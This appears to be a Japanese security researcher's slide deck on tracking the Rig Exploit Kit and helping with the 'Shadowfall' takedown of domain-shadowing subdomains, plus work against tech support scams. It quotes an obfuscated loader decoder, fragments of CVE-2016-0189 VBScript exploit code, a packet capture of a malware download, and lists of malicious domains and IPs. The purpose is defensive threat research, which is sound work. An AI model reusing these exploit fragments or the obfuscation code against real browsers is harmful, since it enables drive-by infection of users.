e={},i,b=0,c,x,aq=0,a,r="",dfgdfg=String.fromCharCode,L=s.length;var A="ABCDEFGHIJKSD454FLMNOPQRSTUVWXYZD454FZabdefghiжklmnopqrstuvwxyz0123456789+/*dfgdfg*/replace(/SD454F/g, "");ch = "aTcharAt".substr(2); for (i=0;i<44;i++){/*fd54ed*/e[A[ch](i)]=i;}for(x=0;x<L;x++){c=e/*fd54ed*/s[ch](x)];b=(b<<6)+c;aq+=6;bx=2;while(aq>=(9-1)){((a=(b>>(aq-=8))& 265-10)|| (x<bx))&&(r+=dfgdfg(a));}}return r;}
```

# 特徴的な振舞い

CVE-2016-0189

Microsoft Security Bulletin MS16-053 - Critical

Cumulative Security Update for JScript and VBScript (3156764)

Published: May 10, 2016

Version: 1.0

## Executive Summary

This security update resolves vulnerabilities in the JScript and VBScript scripting engines in Microsoft Windows. The vulnerabilities could allow remote code execution if a user visits a specially crafted website. An attacker who successfully exploited these vulnerabilities could gain the same user rights as the current user. If the current user is logged on with administrative user rights, an attacker who successfully exploited these vulnerabilities could take control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

This security update is rated Critical for affected versions of the JScript and VBScript scripting engines on supported releases of Windows Vista, and Moderate on Windows Server 2008 and Windows Server 2008 R2. For more information, see the **Affected Software** section.

The update addresses the vulnerabilities by modifying how the JScript and VBScript scripting engines handle objects in memory. For more information about the vulnerabilities, see the **Vulnerability Information** section.

For more information about this update, see [Microsoft Knowledge Base Article 3156764](#).

## On this page

- [Executive Summary](#)
- [Affected Software](#)
- [Update FAQ](#)
- [Severity Ratings and Vulnerability Identifiers](#)
- [Vulnerability Information](#)
- [Security Update Deployment](#)
- [Acknowledgments](#)
- [Disclaimer](#)
- [Revisions](#)

```
Dim aw
Dim lunnga(32)
Dim y(32)
k1 = 1
k2 = 1999 + k1
fix1 = "%u4141"
| fastfix = fix1 & fix1
k3 = 32
fix3 = fastfix & fix1
zerofix = "%u0000"
trifix = zerofix & zerofix & zerofix
d = fastfix & "%u0016" & fix3 & "%u4242%u4242"
b = String(k2*k3, "D")
c = d & b
x = UnEscape(c)

Class MiddleD
End Class

Class Wararape
Dim Cod()
Private Sub Class_Initialize
| ReDim Preserve Cod(k1, k2)
End Sub

Public Sub ZeroineL()
| ReDim Preserve Cod(k1, k1)
End Sub
End Class
```

## 特徴的な振舞い

- 3<sup>rd</sup> マルウェアをダウンロード・実行
  - マルウェアはRC4でエンコード

File / URL	Detection ratio
2017-07-10_00-22-46.exe b078f1d8569ddfcc38e5260658969dc94501b675516a5108c8184bda02afbb2a	14 / 63
2017-07-10_00-09-46.exe a50da405865935af70b6f07491111db4f67e287c6ddc3c967fe3314532d2f05c	22 / 63
2017-07-09_11-36-57.exe ad8ca141894d3bc36b56930f20deb0f47a842444b6ee800f70ba47c656b34455	20 / 63
2017-07-09_03-58-06.exe 4819cae0204059ea81b3c9bc1066f13ad830a010096d64b24c7d1442b52f2e12	11 / 63
2017-07-08_12-18-41.exe 520e306127702b81794d50a1392ef77d642e77d0b01394b49719801b554c0c4b	24 / 63
2017-07-07_15-23-40.exe a967a0a95bcb0a48e0144830f78b076a53413057162489c28e94ae8c3d94a2c4	43 / 64
2017-07-07_05-36-13.bin 246b891eacc2c00c7f7b993e481f9b816db62fb47188c4a883a6381ee3f9afae	37 / 62
2017-07-06_18-02-49.exe 4b00b0ece480267af051e7907458381d8a9e8506c7da67b8a8e1d74d45773d68	40 / 64

Wireshark · TCP ストリーム (tcp.stream eq 4)を追跡 · decimalip\_rig

```
GET /?wendsday=kulture.  
112ut76.406m8y3a&oq=fQuJeMDaAS0irSEKQ00nYlUW1hB9Pr4jkSAwR-UgcSC-RW9aAMM9puChbYY6AC1zA&car=2421&policy=coffe&ct=kulture&q=znzQMvXcJwDQDobGMvrESLtEMUnQA0KK2OH_762yEoH9JHT1vrTUSkrfttgWcelvYo HTTP/1.1  
Connection: Keep-Alive  
Accept: */*  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;  
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET  
CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)  
Host: add.northwestfloridacannabis.mobi  
  
HTTP/1.1 200 OK  
Server: nginx/1.2.1  
Date: Wed, 10 May 2017 15:32:15 GMT  
Content-Type: application/x-msdownload  
Content-Length: 134656  
Connection: keep-alive  
Accept-Ranges: bytes  
  
=| i~C  
.....8..vY3..  
....!....Y....f...[.E.]..^CE..RAB.....`..u..  
0....!.&.`.n7...;.e.O.K{.)....^/.....z.U..G....[-W..&....zU..T?  
d.H.....z.~?...,..h...[....av..y]..e..E."!..s....y..0.e.../  
KI...1o/E4.n.E(\....h.../.... Y.3._>r.2u.;....3...lpHg<!3k..  
2^Y.....Zc.2.  
%.<T(....!..mU...&....g.R.M.y..k.#.>..g.L.-..N....h.n....  
hA.....v...d...?C...J...;.4..y.){S..y.u.x,..B.}:1. &....%2.  
%.q.#_..XL.E..i.B.Q....}.0.{.SP9M,!..`..e...%.0..-....q....}  
rG.....o...[.=qU.<....F*. Ht.....x1...._)....T.$....~..-c.  
(s.N....ly4.h

Z..H  
D..V....U.E.@!\!}...+5.o..MPP....-v$.h.:F...8...  
4 client_pkt(s), 104 サーバー/ソケット, 3 ターン  
Entire conversation (93 kB) Show and save data as ASCII形式 Stream 4  
検索: 次を検索(N)  
このストリームを除外します 印刷 Save as... Back 閉じる ヘルプ


```

# 特徴的な振舞い

- 使用されるドメインやIPアドレスは数時間で変更される
- 特徴的なURLパラメータ
  - 頻繁に変更される
- 同一のIPアドレスでRig Exploit Kitに2度以上連続的にアクセスしても攻撃は行われない
- Internet Explorer以外でアクセスしても攻撃は行われない
- IEのバージョンによって、攻撃に利用する攻撃コードを変更する

# 特徴的な振舞い

Browser	OS	UA		CVE-2014-6332	CVE-2015-2419	CVE-2016-0189	SWF
IE6	XP	32	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)	○		○	○
		64	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; Win64; x64; SV1)				○
IE7	XP	32	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)	○		○	○
		64	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Win64; x64)				○
IE7	Vista	32	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1)			○	○
		64	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Win64; x64; Trident/4.0; SLCC1)			○	○
IE8	XP	32	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)	○		○	○
		64	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)				○
IE8	Vista	32	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)			○	○
		64	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Win64; x64; Trident/4.0)			○	○
IE8	7	32	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)			○	○
		64	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0)			○	○
IE9	Vista	32	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)			○	○
		64	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Win64; x64; Trident/5.0)			○	○
IE9	7	32	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)			○	○
		64	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)			○	○
IE10	7	32	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)	○		○	○
		64	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Win64; x64; Trident/6.0)	○		○	○
IE10	8	32	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Trident/6.0)	○		○	○
		64	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Win64; x64; Trident/6.0)	○		○	○
IE11	7	32	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko		○	○	○
		64	Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko	○		○	○
IE11	8.1	32	Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko	○		○	○
		64	Mozilla/5.0 (Windows NT 6.3; Win64; x64; Trident/7.0; rv:11.0) like Gecko	○		○	○
IE11	10	32	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko				○
		64	Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko				○

# “Domain Shadowing”とは

- Rig Exploit KitはドメインやIPアドレスを頻繁に変える
  - 繼続的に追跡することが困難
- それに用いられている技術
  - Domain Generation Algorithm
  - Domain Shadowing


```
{  
  "domain": "top.qualtytree.com",  
  "date": "2017-05-13 03:00:01"  
},  
,  
{  
  "domain": "fds.modelsandmayhem.com",  
  "date": "2017-05-13 02:00:01"  
},  
,  
{  
  "domain": "info.carcrasharts.com",  
  "date": "2017-05-13 01:00:01"  
},  
,  
{  
  "domain": "top.5nerds.com",  
  "date": "2017-05-12 23:00:01"  
},  
,  
{  
  "domain": "top.venicesurfodge.com",  
  "date": "2017-05-12 22:00:01"  
},  
,  
{  
  "domain": "xzx.soulbatical.co",  
  "date": "2017-05-12 21:00:01"  
},  
,  
{  
  "domain": "svs.revolutioninspirewater.com",  
  "date": "2017-05-12 20:00:01"  
},  
}
```

# “Domain Shadowing”とは

- ドメインを管理しているユーザの機密情報を悪用して、攻撃のための（サブ）ドメインなどのレコードを追加する技術
- 2010年頃から観測されている
- 詳しいことはまだよく分かっていない
- 非常に深刻な攻撃テクニック

# 参考文献

- Shadowfall
  - 概要の紹介
  - 私の取り組み
- その他の活動
  - テクニカルサポート詐欺に対する取り組み
  - 外部組織との連携
  - 研究室での活動
- おわりに
  - 結論
  - 参考文献



# 概要の紹介

- “Shadowfall”とはRSAが行った取り組み
- Rig Exploit Kitで利用されていたDomain Shadowingについて調査し、悪性なレコードの削除等を行った
- GoDaddyとDrive-by Download攻撃/Exploit Kitの研究者たちが協力した大規模なもの

# 概要の紹介

- 結果として4万以上のサブドメインを無効にすることに成功した
- “Shadowfall”の直後、Rig Exploit Kitは活動を完全に停止し、再び再開した際にはドメインを使用しなくなっていた
- 現在Rig Exploit KitはURLにIPアドレスを使用している

```
{  
  "domain": "188.225.78.240",  
  "date": "2017-06-19 18:01:05"  
},  
{  
  "domain": "92.53.119.204",  
  "date": "2017-06-19 17:01:03"  
},  
{  
  "domain": "92.53.119.206",  
  "date": "2017-06-19 15:01:03"  
},
```

# 私の取り組み

- RSAからのファーストコンタクトは2017/2/24
  - “Would you like a paid internship?”
    - 興味がなかったので断った
- 2度目のコンタクトは3/16
  - “Do you need anything?”
    - 興味がなかったので、また断った
- 3度目のコンタクトは4/12
  - “I wanted to see if you have some time to talk”
    - コミュ障には厳しいので断った

# 私の取り組み

- 4度目のコンタクトは4/21
  - “We are about to publish and want to reference you”
    - これを快諾し、その流れで彼らの技術的な相談に乗り始めた
      - What Campaign is active?
      - What kind of behavior?
      - How to track?
      - How to analyze?
  - 次第に非公開な情報をやり取りするようになった
    - Shadowfallに協力することを決める

# 私の取り組み

## “Shadowfall”へ協力

It is important to note that our continuing research and findings have only been made possible by the combined efforts of our astute colleagues at GoDaddy and a number of community researchers. Specifically, we would like to acknowledge the work of @broadanalysis, @dynamicanalysis, @executemalware, @malwarebytes, @Zerophage1337, and especially Brad Duncan of [malware-traffic-analysis.net](http://malware-traffic-analysis.net) and Palo Alto Unit 42. We would also like to give a special thanks to Rintaro Koike (@nao\_sec, <http://nao-sec.org/>) whose ongoing collaboration has also been critical for this research.

# 私の取り組み

- 何をしていたのか
  - 繙続的に24時間体制でRig Exploit Kitを追跡

```
[  
    {  
        time: "2017-05-13 12:00:01",  
        url: "http://top.noidaca.com/?wendsday=martery.731z115.406x1y5k6&car=2346&oq=m2H\_PZ7e-RXawvIhEDRKIA3mYJcAw4U9KD82kXQmhLP0sGL-hffUTpTu9CdUbI&q=wXvQMvXcJwDQDobGMvrESLtbNknQA0KK2Iv2\_dqyEoH9f2nihNzUSkrz6B2aC&policy=choko&ct=martery",  
        domain: "top.noidaca.com",  
        ip: "185.154.52.137",  
        campaign: "Decimal IP",  
        compromised: "vbcredits.com"  
    },  
]
```

- Rig Exploit Kitを詳細に解析
  - <https://github.com/nao-sec/RigEK>
    - 個人的には世界で最も正確で詳細なドキュメントだと思ってる凸

# 私の取り組み

nao-sec / RigEK

Code Issues 0 Pull requests 0 Projects 0 Wiki Settings Insights ▾

Analyzing Rig Exploit Kit Edit

exploit-kit drive-by-download malware-analysis Manage topics

18 commits 1 branch 0 releases 1 contributor

Branch: master ▾ New pull request Create new file Upload files Find file Clone or download ▾

koike Updated README.md Latest commit ca27a7a on 17 May

README-en.md	NEW Add README-en.md	2 months ago
README.md	UPD Updated README.md	2 months ago
decimalip_rig.pcap	NEW First Commit	2 months ago
rig_ua.pdf	NEW First Commit	2 months ago


# 私の取り組み

- 何をしていたのか
  - アクティブな攻撃Campaignの追跡と解析
    - Compromisedサイトの探索
      - 数十台規模でクローラを回した
    - Decimal IPの活動報告
      - Malwarebytesのレポートを追調査し、詳細な挙動を解析

# 目次


- Shadowfall
  - 概要の紹介
  - 私の取り組み
- その他の活動
  - テクニカルサポート詐欺に対する取り組み
  - 外部組織との連携
  - 研究室での活動
- おわりに
  - 結論
  - 参考文献

# テクニカルサポート詐欺に対する取り組み



# テクニカルサポート詐欺に対する取り組み

- Takedown 😊



返信先: @nao\_secさん、@msftmmpcさん  
Will be gone shortly.

英語から翻訳

0:33 - 2017年7月21日

Microsoft Malware Protection Center

Microsoft MMPC  
@msftmmpc フォローされています

Microsoft Malware Protection Center

Redmond, WA

microsoft.com/mmpc

# 外部組織との連携

The collage consists of three main sections:

- Top Left:** A screenshot of a web browser showing the URL [ektracker.com](http://ektracker.com/). The page title is "Exploit Kit Tracker".
- Bottom Left:** A screenshot of a blog post titled "The numeric tech support scam campaign" from the blog <https://blog.malwarebytes.com/threat-analysis/2017/06/the-numeric-tech-support-scam-campaign/>. It features a large image of colorful 3D numbers and includes author information for Jérôme Segura.
- Bottom Right:** A screenshot of a presentation slide titled "Exploit Kit and Indicators of Compromise" by Brad Duncan. The slide features the text "Who has EK traffic?" and shows a Twitter profile for @nao\_sec and a photo of a person speaking at a podium at the BSides Iowa 2017 conference.

<http://ektracker.com/>

<https://blog.malwarebytes.com/threat-analysis/2017/06/the-numeric-tech-support-scam-campaign/>

<https://www.youtube.com/watch?v=qkZeqghkg2U&list=PLzS-HtOtaIVZ103QokpWQ3leiaPH7dxPo&index=3>

# 外部組織との連携



Cisco Umbrella

## Exploit Kit Cornucopia

Matt Foley

Brad Antoniewicz

(statements and opinions do not represent the views of, or have been endorsed by, our employer)

# 研究室での活動

- 省略

# 目次

- Shadowfall
  - 概要の紹介
  - 私の取り組み
- その他の活動
  - テクニカルサポート詐欺に対する取り組み
  - 外部組織との連携
  - 研究室での活動

- おわりに
  - 結論
  - 参考文献

# 結論

- Drive-by Download攻撃は依然として脅威として存在する
- 攻撃者は解析を妨害するような仕組みを設けている
- 脆弱なWebブラウザを使ってはいけない
- Webサイトの管理者はDrive-by Download攻撃について知っておくべき

# 参考文献

- <https://www.rsa.com/content/dam/rsa/PDF/2016/04/asoc-use-case-drive-by-download-final.pdf>
- <http://malware-traffic-analysis.net/2017/05/30/index2.html>
- <https://www.riskiq.com/blog/labs/facing-the-darkness-domain-shadowing-is-breaking-the-internet/>
- <https://blogs.rsa.com/shadowfall/>
- <http://ektracker.com/>
- <https://blog.malwarebytes.com/threat-analysis/2017/06/the-numeric-tech-support-scam-campaign/>
- <https://www.youtube.com/watch?v=qkZeqghkg2U&list=PLzSHtOtaIVZ103QokpWQ3leiaPH7dxPo&index=3>
- <https://www.slideshare.net/BradAntoniewicz/exploit-kit-cornucopia-blackhat-usa-2017>

Any questions?